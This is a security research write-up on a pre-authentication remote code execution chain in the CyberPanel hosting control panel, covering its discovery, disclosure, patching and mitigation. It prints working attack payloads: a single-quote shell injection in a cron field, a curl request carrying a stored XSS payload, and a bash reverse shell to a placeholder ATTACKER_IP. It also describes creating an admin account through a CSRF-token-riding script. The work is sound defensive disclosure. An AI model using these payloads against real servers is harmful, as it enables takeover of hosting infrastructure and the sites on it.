PENTERA labs.

Research Series

SHADOW PANEL:

Pre-Auth RCE in CyberPanel

Chasing cPanel's Shadow Through CVE-2026-41473 and CVE-2026-41472

Nir Chako

Table Of Contents

TL:DR

We found a full pre-authentication RCE chain in CyberPanel v2.4.

It didn't come from a single bug. It came from chasing the wrong path, hitting a dead end, almost giving up, and then finding the one piece that made everything click.

With no credentials. And no prior access. We were able to create a 3-piece-chain, including CVE-2026-41473, CVE-2026-41472, and the built-in feature of server cronjobs, to perform a full pre-auth RCE (Remote Code Execution) on CyberPanel servers.

We disclosed it to CyberPanel's security team, and they did a great job fixing it within 4 hours.

The Trigger

In April 2026, cPanel had a bad week.

CVE-2026-41940 dropped, affecting roughly 1.5 million internet-facing servers. It was loud, widely exploited, and impossible to ignore.

But the interesting part wasn't just the vulnerability itself. It was what it represented: a pre-authentication path into a system that manages other people's infrastructure.

So instead of digging deeper into cPanel, we asked another question: ***What about everything else that looks like cPanel?***

Enter CyberPanel

CyberPanel sits in the same category. It manages websites, DNS, emails, Databases, etc. Basically, it is the control plane for a server. And like most tools in this space, it exposes a web interface to the internet.


It's widely deployed, with almost 300,000 internet-facing servers

It also has some history.

A previous vulnerability showed that its security model relies heavily on a centralized middleware layer. That kind of design might be efficient, but it also means that if something slips past that layer, everything behind it is exposed.

That was enough of a signal for a variant analysis type of research.


We started looking.



The First Lead (That Went Nowhere)

The first thing we found looked promising.

There's a parameter called `cronCommand` that's explicitly excluded from security filtering. The reasoning makes sense - cron syntax uses characters that would otherwise look suspicious, but the implementation is absolute. If the key matches, the value is trusted.



Downstream, that value is dropped into a shell command, wrapped in single quotes.

```
execPath = "/usr/local/CyberCP/bin/python " + virtualHostUtilities.cyberPanel + "/plogical/cronUtil.py"
execPath = execPath + " saveCronChanges --externalApp " + website.externalApp + " --line " + str(
    line) + " --finalCron '" + finalCron + "'"
output = ProcessUtilities.outputExecutioner(execPath, website.externalApp)
CronUtil.CronPrem(0)
```

Which sounds safe until you remember that a single quote is exactly what you need to break out of it.

```
Normal:
--finalCron '* * * * * /usr/bin/backup.sh'

Injected:
--finalCron '* * * * * '; touch /tmp/pwned; echo ''
```

The command executed immediately when the cron job was created.

We verified it quickly. For a moment, it looked like we had it.

Then we stepped back.

This endpoint requires authentication.

And more importantly, cron already lets you run arbitrary commands - you just wait a minute.

So what did we really gain?


Not much. We had execution with or without the command injection.

Changing Direction

When something that looks like “the bug” turns out not to matter, it’s usually a sign you’re looking in the wrong place.

So we shifted focus.

Instead of obvious injection points, we started looking at newer features. Places where assumptions might not be fully baked in.



The Almost-Bug

The AI Scanner exposes an endpoint that accepts scan results from an external service. It's unauthenticated by design.

a9f5dec cyberpanel / api / urls.py ↑ Top

Code Blame Raw

```
4   urlpatterns = [
34      re_path(r'^ai-scanner/authenticate$', views.aiScannerAuthenticate, name='aiScannerAuthenticateAPI'),
35      re_path(r'^ai-scanner/files/list$', views.aiScannerListFiles, name='aiScannerListFilesAPI'),
36      re_path(r'^ai-scanner/files/content$', views.aiScannerGetFileContent, name='aiScannerGetFileContentAPI'),
37      re_path(r'^ai-scanner/callback$', views.aiScannerCallback, name='aiScannerCallbackAPI'),
```

The data is written directly to the database, and later rendered in the admin dashboard - without sanitization.

a9f5dec cyberpanel / aiScanner / api.py ↑ Top

Code Blame Raw

```
383  def list_files(request):
696          summary = data.get('summary', {})
697          findings = data.get('findings', [])
698          ai_analysis = data.get('ai_analysis', '')
699          completed_at = data.get('completed_at')
700
701          logging.writeToFile(f"[API] Received callback for scan {scan_id}: {status}")
```

Raw attacker input, no sanitization

a9f5dec cyberpanel / aiScanner / api.py

Code Blame Raw

```
383  def list_files(request):
726              # Store findings and AI analysis
727              scan_record.set_findings(findings)
728
729              # Build summary dict
730              summary_dict = {
731                  'threat_level': summary.get('threat_level', 'UNKNOWN'),
732                  'total_findings': summary.get('total_findings', 0),
733                  'files_scanned': summary.get('files_scanned', 0),
734                  'ai_analysis': ai_analysis
735              }
736              scan_record.set_summary(summary_dict)
```


Stored directly to DB

Which leads us to a textbook stored XSS.

This looked like the entry point we needed. Except for one problem.

```
chako@NirC-RDP-LT:~/MoonStare$ curl -k -s -X POST "https://192.168.148.1
32:8090/api/ai-scanner/callback" -H "Content-Type: application/json" -d
'{"status": "completed", "findings": [{"description": "<img src=x onerro
r=alert(1)>"}]}'
{"status": "error", "message": "Scan record not found", "scan_id": null}
```

To submit results, you need a valid `scan_id`. If the ID doesn't exist, the request fails. So we had a working XSS sink that we couldn't reach.



We tried the obvious paths. Guessing IDs, replaying flows, poking at how scans are created. But nothing worked. At this point, it felt like we were one step away from something real - but that step just wasn't there.

Not gonna lie - this was the "almost started to cry" moment, where everything works except the one thing you actually need.

Stepping Back


When you get stuck like that, forcing it rarely works.

You zoom out.

Look for things that shouldn't exist at all. And eventually, something stands out.

The Thing That Shouldn't Have Been There

Buried in the routing configuration were two endpoints, with a comment above them:



They weren't removed.

We sent a request. A single unauthenticated GET to `/api/ai-scanner/list-api-keys` returns:

The response included recent scans. All sorts of leaked AI scan data. Including a valid `scan_id`.That was it.

The Chain Comes Together

With a valid `scan_id`, we submitted a forged scan result.

The payload was stored.

Now it just needed to be viewed.

When the admin opened the scan results page, the payload executed in their session.

Instead of doing something noisy, it used the admin's own session and CSRF token to create a new admin account.

No alert. No indication.

From the admin's perspective, they were just reviewing a security finding.

Meanwhile, a new admin user was created in the background.

Back to Where We Started

At this point, we didn't need anything new.

We logged in with the new account, created a website to get a system user, and returned to the cron functionality we had already tested.

Same code execution. Different context.
This time, it mattered.

```
POST /websites/addNewCron
{
 "domain": "pwned.local",
 "cronCommand": "'; bash -i >& /dev/tcp/ATTACKER_
IP/4444 0>&1; echo '"
}
```

We got a shell.

The Full Picture

Anatomy of a CyberPanel Takeover: The RCE Chain

CyberPanel versions < 2.4.4 are vulnerable to a multi-stage attack transforming simple flaws into server compromise.

STEP 1: BYPASS & DATA EXTRACTION

CVE-2026-41473 allows unauthenticated attackers to access API endpoints & leak sensitive data (e.g. Scan IDs).

STEP 2: POISONING THE DATABASE

Using the leaked ID, attacker exploits CVE-2026-41473 again to write malicious JavaScript into scan history records.

STEP 3: TRIGGERING THE STORED XSS - ADMIN

When an admin views the dashboard, CVE-2026-41472 triggers the hidden script in their authenticated session.

STEP 4: ABUSE BUILT-IN CRON JOBS

The malicious script makes same-origin requests to CyberPanel Cron Job manager to plant a task.

FINAL RESULT: PRE-AUTH RCE

The server executes the planted command, granting remote code execution without credentials.

Looking back, the chain is simple.

But getting there wasn't. It required:

- Abandoning a promising lead
- Chasing a partial vulnerability
- Htting a dead end
- And finding the one missing link

Individually, they don't get you very far. Together, they get you from unauthenticated internet access to a shell.

Disclosure

We reported the full chain on May 4, 2026. CyberPanel patched it in about four hours. That's not something you see often. It significantly reduces the real-world risk, and **it's precisely how a disclosure process should look.**

Long after our disclosure, we became aware of earlier independent research that had identified the unauthenticated AI Scanner callback and stored XSS primitive. However, that research still required a valid `scan_id`. Our research independently found the same primitive and uncovered `/api/ai-scanner/list-api-keys`, which exposed valid scan IDs and completed the pre-authentication attack chain (GitHub Security Advisory).

Following our disclosure on May 4, 2026, CyberPanel patched the affected chain in this commit, including removal of the debug endpoints, callback authentication, and output escaping.

Mitigation & Recommendations

If you're running CyberPanel, updating to the latest patched version is strongly recommended.

If immediate patching isn't possible, start by disabling the AI Scanner feature and blocking access to the AI Scanner debug endpoints (`/api/ai-scanner/list-api-keys, /api/ai-scanner/test-auth`).

If you want to make sure the accessibility to the sensitive API calls, you're welcome to use this Nuclei template we created. check it out in Github.

```
chako@NirC-RDP-LT:~/nuclei-templates$ nuclei -t ~/MoonStare/output/cyberpanel-aisscanner-unauth-rw-cve-2026-41473.yaml -u http://localhost:8090

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.9.0

                projectdiscovery.io

[INF] Current nuclei version: v3.9.0 (latest)
[INF] Current nuclei-templates version: v10.4.4 (latest)
[INF] New templates added in latest release: 179
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 1
[cyberpanel-aisscanner-unauth-rw-cve-2026-41473:admin_users] [http] [critical] http://localhost:8090/api/ai-scanner/list-api-keys ["admin"]
[cyberpanel-aisscanner-unauth-rw-cve-2026-41473:api_key_prefixes] [http] [critical] http://localhost:8090/api/ai-scanner/list-api-keys ["test-api-key-12345..."]
[cyberpanel-aisscanner-unauth-rw-cve-2026-41473:hosted_domains] [http] [critical] http://localhost:8090/api/ai-scanner/list-api-keys ["testdomain.local"]
[cyberpanel-aisscanner-unauth-rw-cve-2026-41473:scan_ids] [http] [critical] http://localhost:8090/api/ai-scanner/list-api-keys ["moonstare-test-scan-001"]
[cyberpanel-aisscanner-unauth-rw-cve-2026-41473] [http] [critical] http://localhost:8090/api/ai-scanner/callback
[INF] Scan completed in 21.717365ms. 5 matches found.
```

About the Author

Nir Chako is a Senior Security Researcher at Pentera, specializing in securing Kubernetes, containerized environments, and cloud infrastructure. His work focuses on vulnerability research and emerging attack vectors, integrating these insights into Pentera's automated security validation platform. Before joining Pentera, he led a security research team at CyberArk.

Reach out to us with any questions about the research at: labs@pentera.io

PENTERA.

Pentera is the market leader in AI-powered Security Validation, equipping enterprises with the platform to proactively test all their cybersecurity controls against the latest cyber attacks. Pentera identifies true risk across the entire attack surface, and automatically orchestrates remediation workflows to effectively reduce exposure. The company's security validation capabilities are essential for Continuous Threat Exposure Management (CTEM) operations. Thousands of security professionals around the world trust Pentera to close security gaps before threat actors can exploit them.

For more information, visit: pentera.io